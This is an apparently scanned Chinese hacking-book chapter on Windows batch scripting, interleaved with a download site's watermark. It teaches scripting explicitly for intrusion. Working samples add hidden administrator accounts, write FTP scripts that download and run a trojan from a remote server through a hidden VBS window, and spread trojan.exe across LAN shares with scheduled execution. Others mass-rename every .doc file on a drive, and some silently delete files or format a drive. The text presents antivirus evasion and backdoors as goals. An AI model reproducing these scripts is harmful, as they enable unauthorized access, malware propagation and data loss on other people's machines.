```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 5 章　Batch 批处理

面对内容不断变化的屏幕，双手运指如飞不断输入各种入侵指令，这是电影中典型的黑客形象。事实上，除了应对少数突发情况之外，黑客们通常不会“亲自”去处理诸如扫描、连接和设置后门等常规任务，而是通过编写的脚本或程序去代劳，其中最简易和实用的程序就是批处理。

5.1　批处理入门

批处理是一种上手简易、威力巨大的脚本工具。早在 DOS 时代，系统管理员已经将批处理广泛应用于系统维护与入侵检测，在黑客的扫描和入侵中也不乏它的身影。那么，什么是批处理脚本？它又是怎样运行的呢？本节将为大家解答这两个常见的入门问题。

5.1.1　什么是批处理

在前面 4 章的学习中，我们掌握了数以百计的命令，通过运行这些命令，可以获取相关的资讯并完成添加账户、建立共享等相关工作，还可以打开指定的端口为下一次的连接做充分准备，但是，如果要多次重复相同的工作，逐一手动输入命令是一件费时费力且让人厌倦的工作，于是，批处理（Batch）应运而生。

顾名思义，批处理就是一种批量执行命令、处理事件的方法。它广泛应用于 DOS、Windows、UNIX、Linux 系统，甚至 Photoshop 等应用程序内部也提供批处理图片的功能。对于黑客而言，熟练掌握批处理的制作方法和参数应用，然后根据自己的实际需要制作出相关的批处理脚本，就可以大幅度降低手动输入的强度，从而提升入侵效率。例如，成功使用溢出获得 Shell 后，只需上传一个预先制作的批处理文件，然后输入文件名执行批处理，即可获得相应的管理员账号。是不是比输入长串命令更为方便快捷呢？

范例 1

添加登录密码为 123、账户名为 admin 的账户，并将此账户加至管理员组。

```
@echo off
net user admin 123 /add
net localgroup administrators admin /add
```

当然，以上只是一个最简单的范例，接下来我们将深入了解批处理的运行程序，并详细学习批处理参数、流程控制，并剖析典型的批处理实例，让大家掌握这门技术并运用在实战中。图 5-1 所示为批处理执行后新增的账户。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 5-1　批处理执行后新增的账户

5.1.2　批处理如何运行

系统管理人员钟爱批处理脚本，除了因为它编写简单之外，更重要的是它的运行方式灵活多变，可以满足不同的用户环境，而黑客钟爱批处理脚本，主要看重它无孔不入的自动执行方式，不费吹灰之力即可自动完成指定的入侵工作。下面来看一看批处理脚本如何在系统中运行。

在 DOS 与 Windows 操作系统中，批处理脚本是一个以 BAT 为扩展名的明文脚本程序，由 DOS 的 command.com、Windows 的 CMD.exe 命令解释器解释并执行。图 5-2 所示为 Windows 7 中的 BAT 脚本文件图标。




图 5-2　Windows 7 中的 BAT 脚本文件图标

在执行方面，批处理脚本与 COM、EXE 等可执行程序相似，可以通过以下方式触发。

- 直接在图形界面双击执行。
- 在命令行界面输入名称（可附加参数），并按【Enter】键执行。
- 加入 Windows 启动项目，随 Windows 启动自动执行。
- 可以使用 sc 命令将批处理注册为服务，让它随 Windows 启动自动执行。

除了以上的方式之外，批处理脚本还具有脚本的特性，可作为脚本通过组策略进行配置，如图 5-3 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- 附加于组策略，作为启动、关机脚本，在系统开机后或关机前自动执行。
- 附加于组策略，作为某一用户的登录、注销脚本，在该账户登录或注销时自动执行。



图 5-3　可通过组策略配置执行

此外，批处理作为特殊的脚本，在取特殊的名称并置于指定位置时，即使不修改任何系统配置，也会随系统自动运行。这一点对于想让远程电脑自动执行指定操作的黑客而言，显得尤为实用。

- Autoexec.bat，以此命名并放置于系统分区根目录的批处理脚本，将在系统启动时自动执行。
- Winstart.bat，以此命名并放置于 Windows 安装目录的批处理脚本，将在系统启动时自动执行。

5.2　批处理编程基础

批处理程序看似复杂，事实上，它与其他程序源代码一样，由变量、流程控制语句、输入输出语句、注释等组成。当黑客逐一了解这些基础内容，具备入门级的批处理脚本编写及分析批处理源程序的能力后，即可结合前面所学习的命令行知识，编写一些实用的攻防脚本，这样可以大幅减少枯燥又重复的工作。

5.2.1　回显控制

对于管理员设置的批处理程序而言，即使在执行批处理时出现窗口并呈现回显信息，并不会有什么影响。而对于黑客而言，回显很可能暴露他们处心积虑潜藏的批处理，所以必须小心对待命令执行的回显问题。

- @：

“@”通常用于一行的起始位置，表示运行时不显示该行命令。(命令执行的结果输出不受“@”影响。)由于@的作用范围窄，为了达到批处理静默执行的目的，它通常与 echo 配合使用。

- echo：

```
echo [off/on] ["输出字串"]
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

echo off 代表不显示随后执行的命令，echo on 代表显示随后执行的命令。除此之外，echo 还用于显示设计人员预定的提示信息。

范例 2

不显示执行命令，将 z 分区中的 a.exe 复制至 c:\windows。

```
@echo off
copy z:\a.exe c:\windows
```

执行结果

```
D:\FILES>sample2.bat
D:\FILES>
```

范例 3

显示执行命令，将 z 分区中的 a.exe 复制至 c:\windows。

```
@echo on
copy z:\a.exe c:\windows
```

执行结果

```
D:\FILES> Sample3.bat
D:\FILES> copy z:\a.exe c:\windows
a.exe
已复制 1 个文件
D:\FILES>
```

显而易见，无任何回显的批处理程序在执行时更具隐蔽性。

5.2.2　批处理变量详解

任何程序在开始学习时都需要掌握变量的使用方法，学习批处理也不例外。批处理可用的变量包括参数变量和环境变量。

1．参数变量

参数变量一共有 10 个，分别是%0~%9。这类变量与环境变量相比，最突出的特点是可以直接接收用户附于批处理程序后的字串，并将各字串自动代入相应的变量。下面来看一个小例子：

范例 4

根据参数新增账户，并将新增账户添加至管理员组(第一个参数为账户名，第二个参数为密码)。

```
@echo off
net user %1 %2  /add
net localgroup administrators %1 /add
```

当执行 sample04.bat Hacker pw 时，会自动建立一个账户名为 Hacker，密码为 pw 的账户，并将此账户加入 administrators 组。

提 示

%0 自动默认为批处理文件名，不需要任何传递或赋值操作。

2．环境变量

参数变量只有 10 个，假如在较复杂的程序中需要使用 10 个以上的变量时，就需要使用环境变

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

量了。环境变量的变量名称由大写、小写英文字母及数字组成，使用 set 命令赋值，在引用时必须使用%字符括起来。以下为 set 设置环境变量的三种典型用法:

```
Set 变量名=变量的值
Set /p 变量名="提示语"
Set /a 变量名=表达式运算结果
```

范例 5

演示预定义的批处理变量，以及如何让用户手动输入变量内容。

```
@echo off
Set ver1="Hello"
Set /p ver2="输入 ver2 的值，按 enter 确认"
Set /a ver3=100+1
echo ver1 的值为%ver1% ver2 的值为%ver2% ver3 的值为%ver3%
```

执行结果

```
D:\FILES>sample5.bat
输入 ver2 的值，按 enter 确认 rose
ver1 的值为"Hello" ver2 的值为 rose ver3 的值为 101
D:\FILES>
```

需要注意的是，Windows XP 系统已经预定义了三十多个环境变量。自定义环境变量时，应避免与这些预定义环境变量冲突。当然，用户也可以直接使用这些预定的环境变量，以获得当前系统相关的配置信息。

- ALLUSERSPROFILE：应用程序通用设置目录。
- APPDATA：应用程序个性化设置目录。
- CommonProgramFiles：程序通用组件目录。
- COMPUTERNAME：主机名称。
- ComSpec：cmd shell 解释程序，例如 C:\Windows\system32\cmd.exe。
- HOMEDRIVE：系统驱动器。
- HOMEPATH：用户个人目录。
- NUMBER_OF_PROCESSORS：处理器数量。
- OS：操作系统类型。
- Path：默认路径。
- PATHEXT：可直接执行程序扩展名。
- PROCESSOR_ARCHITECTURE：处理器种类。
- PROCESSOR_IDENTIFIER：处理器简要信息。
- PROCESSOR_LEVEL：处理器级别。
- PROCESSOR_REVISION：处理器版本。
- ProgramFiles：默认程序路径。
- PROMPT：命令提示符样式。
- SystemDrive：系统驱动器。
- SystemRoot：系统目录。
- TEMP=临时文件放置位置。
- TMP=临时文件放置位置。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- USERDOMAIN：所在域名。
- USERNAME：当前登录用户名称。
- windir：系统目录。

5.2.3　输入控制

虽然批处理程序以批量快速处理为主要任务，但在实际使用过程中常常会遇到与用户交互的情况。以下分别介绍如何处理输入请求。

1．自动应答

一些命令在执行过程中需要用户确认，例如执行 del *.* 命令时会询问用户是否确定删除，只有按下 Y 或 N 键，程序才会继续执行命令。假如要让命令自动应答，解决方法有以下两个：

- 方法一：

```
echo 按钮 | 需要确认的命令 >nul
```

例如 echo Y | del *.* >nul 表示不需要确认，直接删除文件夹内所有文件。如果要回应回车键，则使用 echo|more，例如 echo|more|time。

- 方法二：

```
需要多次确认的命令 <应答文本
```

例如将卷标、确认等资料放置至 auto.txt 文本，那么，在批处理中使用 FORMAT/Q/U D: <auto.TXT，即可直接在静默状态格式化整个 D 盘。

2．用户输入指定的内容

用户在批处理执行前可以通过在批处理程序后附加参数的方式，将要输入的内容通过参数传递至参数变量，具体的范例可参阅“5.2.2 批处理变量详解”范例 4 的内容。

在批处理执行过程中，假如需要输入指定内容，可以使用环境变量并通过 set /p 变量= "提示" 语句要求用户输入内容，具体的范例可参阅“5.2.2 批处理变量详解”中范例 5 的内容。

5.2.4　输出过滤与信息收集

在批处理过程中可能有大量的输出内容，如果不加筛选全部呈现在屏幕上，相当多重要内容会一闪而过，让人难以了解执行的结果。例如使用 nmap 手动扫描一批主机，它反馈的信息比较繁杂，若只想获得打开 445 端口电脑的 IP 地址列表，就可以使用批处理的过滤及信息收集功能了。

1．重定向处理

批处理默认的输出设备是屏幕。为了获得远程主机执行的批处理结果，黑客可以将输出重定向为文本文件，这样，所有内容均记录在文本中，待黑客随时下载和查阅。重定向的符号为“>”和“>>”，其中“>”会清除重定向目标的内容后写入新内容；而“>>”只会另起一行追加新内容到重定向目标设备，而不会改动原有的内容。

范例 6

将 net view 命令的结果输出并保存至 net.txt 文本文件内。

```
net view >net.txt
```

2．管道

管道“|”的作用是将上一个命令处理的结果传递给下一个命令继续处理。由于 DOS 并非一个

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

面向对象的程序设计语言，上一个命令处理完毕的内容均以字符串的方式传送给下一个命令，所以，管道通常与 find、findstr 等命令配合，用于筛选出有用的输出结果，以方便阅读。

范例 7

使用 findstr 筛选 net view 命令输出结果，仅保留有“\\”号的行。

```
C:\Users>net view
服务器名称            注解
-------------------------------------------------------------------------------
\\EDUXP
\\MPC
\\WIND-PC
\\YING-PC
命令成功完成。
C:\Users\color> net view | findstr "\\"
\\EDUXP
\\MPC
\\WIND-PC
\\YING-PC
C:\Users>
```

5.2.5 批处理流程控制——跳转语句和条件判断语句

批处理支持条件判断语句、循环语句、跳转语句及外部批处理调用语句这四种流程控制语句，可以实现复杂流程控制操作。下面将介绍 call、goto、if 三个语句的用法，用于循环的 for 语句，由于其结构较复杂，将在下一小节单独介绍。

（1）call 命令格式及参数

call 语句的作用有两个：一是用于调用其他批处理程序；二是快速跳转至指定的标签处。善用 Call 语句，可以让程序模块快速制作出结构复杂的批处理脚本。

命令格式：

```
call [[Drive:][Path] FileName [BatchParameters]] [:label [arguments]]
```

参数说明：

- [Drive:][Path] FileName：用于指定需要调用的其他批处理程序。
- BatchParameters：非必要参数，用于指定执行程序时的附加参数。
- :label [arguments]：用于指定需要跳转的指定标签。

范例 8

考虑到安全因素，管理员有时会变换日志的储存位置。黑客们假如想了解管理员将日志藏到哪里，可以参考下面的批处理设置处理制作一个查询脚本。

这个批处理由主程序 main．bat 与子程序 readreg．bat 组成，其中主程序提出查询要求，子程序响应并查询注册表，将结果返回给主程序。

- Main.bat

```
echo 安全日志位于:
call readreg.bat "HKLM\SYSTEM\CurrentControlSet\services\eventlog\Securit" file
echo 系统日志位于:
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
call readreg.bat "HKLM\SYSTEM\CurrentControlSet\services\eventlog\Securit" file
```

- readreg.bat

```
reg query %1  /v %2 | findstr /i "REG_EXPAND_SZ"
```

执行效果

```
D:\FILES>main.bat
安全日志位于:
    file    REG_EXPAND_SZ    %SystemRoot%\System32\winevt\Logs\Security.evtx
系统日志位于:
    file    REG_EXPAND_SZ    %SystemRoot%\system32\winevt\Logs\System.evtx
D:\FILES>
```

（2）If 命令格式及参数

if 语句是一个典型的判断分支流程。根据判断的内容进行分类，它可以细分为以下三种用法：

```
If <逻辑表达式> <需执行的语句>
If exist <文件路径及名称>  <需执行的语句>
If ERRORLEVEL <返回值> <需执行的语句>
```

- 逻辑表达式：在逻辑比较时，批处理不能使用 “>”、“<” 等符号，必须使用以专用的比较运算符才能完成比较运算。
  - 等于 EQU（或==）
  - 不等于：NEQ
  - 小于：LSS
  - 小于或等于：LEQ
  - 大于 ：GTR
  - 大于或等于：GEQ
- 返回值：语句执行失败时返回 1，执行成功时返回 0。

范例 9

检测指定目录中是否存在 trojan.exe 文件，如果没有该文件，则从指定的 ftp 中下载及执行。

```
If exit Trojan.exe goto end
@echo open FTP 域名 >ftp.txt
@echo FTP 账号 >>ftp.txt
@echo FTP 密码 >>ftp.txt
@echo binary >>ftp.txt
@echo get hugezi.exe >>ftp.txt
@rem 下载灰鸽子木马程序
@echo bye >>ftp.txt
@ftp -s:ftp.txt
@ hugezi.exe
:end
```

范例 10

判断添加用户操作是否成功并返回提示信息。

```
net user admin 123 /add
@IF %ERRORLEVEL% == 1 echo 添加失败
@IF %ERRORLEVEL% == 0 echo 添加成功
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（3）goto 命令格式及参数

goto 语句用于直接跳转至指定的标号（label），它通常与 if 判断语句、for 循环语句结合使用。

```
goto
[需要跳过的语句]
:[label]
[跳转后执行的语句]
```

范例 11

以下是一个判断用户输入 IP 地址是否有效的批处理程序，当发现 IP 地址无效时，马上跳转至 fail 段提示用户输入的 IP 地址有误。

```
@echo off
:begin
cls
set input=
set /p input=请输入 IP:
echo %input%|findstr "^[0-9]*\.[0-9]*\.[0-9]*\.[0-9]*$">nul||goto fail
set _input=%input:.= %
call :check %_input%

:check
if "%4"=="" goto fail
for %%i in (%1 %2 %3 %4) do (
   if %%i gtr 255 goto fail
)
cls
echo %input% 是正确的 IP
echo.
pause
goto begin

:fail
cls
echo %input% 是错误的 IP
echo.
pause
goto begin
```

5.2.6 批处理流程控制——循环语句

一般命令假如使用/? 参数查看帮助，通常只有寥寥几行说明，但是假如用户在命令行中输入 for /?，将可以看到超过 50 行的说明介绍，所以将它列为最复杂的流程控制命令并不为过。

for 是批处理中唯一的循环流程控制命令，它主要有以几项功能：

① 循环处理目录。

② 循环处理目录内的文件及子目录。

③ 循环指定的次数。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

④ 读取文本文件，以文本文件的内容作为参数，批次执行循环体语句。

1．for 命令格式及参数-循环处理目录

for 命令可以批处理大量具有相同特性的目录，如批量重命名、批量删除、批量执行等。

```
for /D  %%变量名 IN (集合) DO  (待循环执行的命令)
```

- %%变量名：此处定义的变量用于保存每次循环时从集合取出的目录名称。需要注意的是，此变量只能以单字母命名，并且严格区分大小写。假如在 for 语句中使用%%a 变量，而在待循环执行的命令中使用%%A，系统便认为这是两个不同的变量。
- 集合：指定的一个或多个目录。允许使用?和*通配符。

范例 12

将指定的文件散布至各个子目录下。

```
for /D  %%i IN (*) DO (
@if not exist .\%%i\Trojan.exe copy Trojan.exe .\%%i
)
```

假如执行此批处理的目录下有 dir1 和 dir2 两个子目录，而 dir1 下方又有 dir1-1 子目录，那么，执行以上批处理后，Trojan.exe 文件将分别复制至 dir1、dir2 两个子目录，并不会复制至 dir1-1 子目录。

提 示

如果待循环执行的命令只有一条，那么可以直接跟在 DO 后面，并不需要使用括号及另起一行。

2．for 命令格式及参数-循环处理目录内的文件及子目录

for 命令可以通过/R 参数，批量处理某一目录下的子目录及其所包含的所有文件。

```
for /R  [[驱动器:]路径] %%变量名 IN (集合) DO  (待循环执行的命令)
```

- [驱动器:]路径用于指定命令执行的范例。如果不指定驱动器或路径，将默认操作范围为当前目录。

范例 13

将 C 分区中所有 doc 文件的扩展名改为 bm。虽然这个语句很短，但是可以快速修改数以千计的 doc 文件扩展名。假如中招的用户不懂批处理，手动修改将十分浪费时间与精力。

```
for /r c:/ %%i in (*.doc) do ren %%i *.bm
```

相应的恢复语句为 for /r c:/ %%i in (*.bm) do ren %%i *.doc。

3．for 命令格式及参数-循环指定的次数

for 命令使用/L 参数，就可以提供计数循环执行功能。

```
for /L  %变量名 IN (起始值,步进,终止值) DO  (待循环执行的命令)
```

- 起始值,步进,终止值：这三个值将决定循环执行的次数。当 for 语句开始执行时，程序将比较起始值和终止值，如果起始值比终止值小，则执行待循环执行的命令，然后将起始值加上步进值，再次比较起始值与终止值，如果起始值比终止值小，则继续循环执行，否则跳至下一条语句。
- %变量名：此处定义的变量用于保存不断变化的起始值（注意变量前的百分号只需一个），例如 for /L　%i IN (1,1,5) DO　echo %i，便显示为 12345。
- 目录名称：此变量只能以单字母命名，并且严格区分大小写。假如%%a 而在待循环执行的命

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

令中使用%A，系统将认为这是两个不同的变量。

范例 14

小恶作剧，打开 100 个命令行窗口。

```
for /L  %i IN (1,1,100) DO  start cmd.exe
```

范例 15

以下是一个利用局域网共享传播木马的批处理。在这个批处理中，首先利用 net view 了解目前已经开机并与本机存在共享连接关系的电脑列表，然后根据列表进一步查找共享文件夹，将 Trojan.exe 复制至共享文件夹，并设置于 12 点激发 trojan.exe。

```
@echo off
net view | findstr "\\" >a.txt
for /f  %%i IN (a.txt) DO  (
for /f %%x IN ('net view %%i^| findstr /i "Disk" ') DO (
copy t2x.gho %%i\%%x\trojan.exe
at %%i 12:00 %%i\%%x\trojan.exe
)
)
del a.txt
exit
```

当然，以上的程序只是一个雏形，它还有很多不完善的地方，例如没有检测本机是否已复制 trojan.exe，是否已添加了计划任务等。不过，从这个批处理范例中，不难看出循环流程控制可以快速完成大量重复的工作。

4．for 命令格式及参数-解读文本文件及处理命令输出结果

for 命令添加/F 参数后，可以解读指定的文本文件及分析处理命令的输出结果。这是 for 命令最复杂的用法。它的语法如下：

```
for /F ["eol=、skip=、delims=、tokens= usebackq "] %%变量名 IN (待处理的文件名) DO 待循环执行的命令
for /F ["eol=、skip=、delims=、tokens= usebackq "] %%变量名 IN ("待处理字串值") DO 待循环执行的命令
for /F ["eol=、skip=、delims=、tokens= usebackq "] %%变量名 IN ('待分析的输出命令') DO 待循环执行命令
```

参数部分，中文注解部分很容易理解，这里仅重点说明 eol=、skip=、delims=、tokens=和 usebackq。在没有添加这些参数之前，for /R 以行为单位处理资料，但是有时我们只需要输出某行中的一小部分内容，怎么办呢？这五个参数正是为解决这个问题而设计。灵活运用这些参数可忽略不必要的行，或者将一行内容分解为几个部分，以方便取用。

- eol：忽略以指定字串起始的行。
- skip：跳过前面指定的行数。
- delims：用于将行内容分割为几个部分，默认以空格、Tab 为分割点，也可以在等号后指定其他分割点。
- tokens：指定取用的列序号，例如 tokens=2,3 的意思就是取用第 2 和第 3 列内容。
- usebackq：用于读取包含空格的文件名。

范例 16

获取本机开放的 TCP 端口。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
@echo off
echo 本机开放的 TCP 端口有:
for /f "eol=U skip=2 tokens=2,4" %%a in ('netstat -ano') do (
 if %%b equ LISTENING for /f "usebackq eol=[ delims=: tokens=2" %%i in ('%%a')
do ( echo %%i
  )
)
```

执行效果如下：

```
D:\FILES>sample.txt
本机开放的 TCP 端口有:
135
445
554
3389
139
D:\FILES>
```

这个范例比较复杂，下面我们来分析一下。首先 netstat –ano 的输出内容如下：

```
D:\FILES>netstat -ano
活动连接
  协议    本地地址              外部地址                状态           PID
  TCP    0.0.0.0:135           0.0.0.0:0              LISTENING       684
  TCP    0.0.0.0:445           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:554           0.0.0.0:0              LISTENING       3520
  TCP    0.0.0.0:3389          0.0.0.0:0              LISTENING       1180
  TCP    192.168.1.60:139      0.0.0.0:0              LISTENING       4
  TCP    192.168.1.60:445      192.168.1.97:52406     ESTABLISHED     4
  TCP    [::]:135              [::]:0                 LISTENING       684
  TCP    [::]:445              [::]:0                 LISTENING       4
  TCP    [::]:554              [::]:0                 LISTENING       3520
  TCP    [::]:3389             [::]:0                 LISTENING       1180
  UDP    0.0.0.0:500           *:*                                    1288
  UDP    0.0.0.0:1900          *:*                                    3792
  UDP    0.0.0.0:4000          *:*                                    3284
  UDP    127.0.0.1:1900        *:*                                    1856
  UDP    [::]:500              *:*                                    1288
  UDP    [::]:4500             *:*                                    1288
  UDP    [::]:5004             *:*                                    3520
  UDP    [::]:5005             *:*                                    3520
  UDP    [::1]:1900            *:*                                    1856
```

在处理时，首先使用 skip=2 去掉前面两行，然后使用“eol=U”筛选去除“U”起始的行，接着使用“tokens=2,4”取第 2 列和第 4 列。在循环体内，使用 if 判断第 4 列是否为“LISTENING”，若结果为真，对第 2 列使用 for /r 循环分解。使用“eol=[”筛选以“[”起始的行，使用 “delims=:”指定分割标记为“:”，最后取分割的第 2 列，即可获得不重复的 TCP 端口。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

5.3 批处理实例应用——快速入侵

在入侵操作中，假如使用网络上广泛传播的木马，往往难以逃脱被杀毒软件清除的命运。而自行制作的批处理程序相对占有优势，不但可以轻易蒙骗绝大多数杀毒软件，而且功能也不见得比专用木马差多少。

5.3.1 上传下载

由于 Windows 系统中的 ftp 命令支持脚本功能，所以在所有上传、下载操作中，批处理程序最容易实现的就是 FTP 上传及下载。需要注意的是，上传和下载所需的时间较长，建议利用 VBS 脚本配合隐藏执行窗口。

范例 17

该范例将会释放出 vbs 脚本（用于隐藏窗口）及 ftp 执行脚本，然后根据 ftp 脚本完成上传或下载操作。

```
echo ************************************************************************
echo 生成 hide.vbs，用于隐藏运行窗口
Pause
@echo Set ws = CreateObject("Wscript.Shell") >hide.vbs
@echo ws.run "cmd /c ftpaction.bat",vbhide  >>hide.vbs
echo 已生成 hide.vbs

echo 以下为 ftp 脚本
echo ************************************************************************
@echo open 202.96.128.111 >ftp.tmp
@echo username >>ftp.tmp
@echo password >>ftp.tmp
@echo cd hacker >>ftp.tmp
@echo get torjan.exe d:\ >>ftp.tmp
@echo bye >>ftp.tmp
echo ************************************************************************

echo 以下为 ftpaction.bat
@echo @del hide.vbs > ftpaction.bat
@echo ftp -s:ftp.tmp >> ftpaction.bat

Start hide.vbs
exit
```

5.3.2 制作的简易后门程序

使用流行的木马程序作为后门是黑客常用的招式，但是，此招式的不足之处是容易被杀毒软件查杀。随着杀毒软件频密的更新，木马程序生存的时间越来越短暂。面对这种情况，熟悉批处理脚本的黑客完全可以自己编写简易的后门程序，让“肉鸡”自行添加账户、发送地址至 FTP 并自行关

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

闭防火墙或在防火墙敞开端口等待黑客连接。

黑客编写的简易后门程序与 Internet 上流行的木马程序相比，其最大的优点是不具有任何病毒特征，能安全避开杀毒软件查杀，如图 5-4 所示。

范例 18

此简易后门具有添加管理员账号、开启 telnet 和打开防火墙 23 端口等功能。

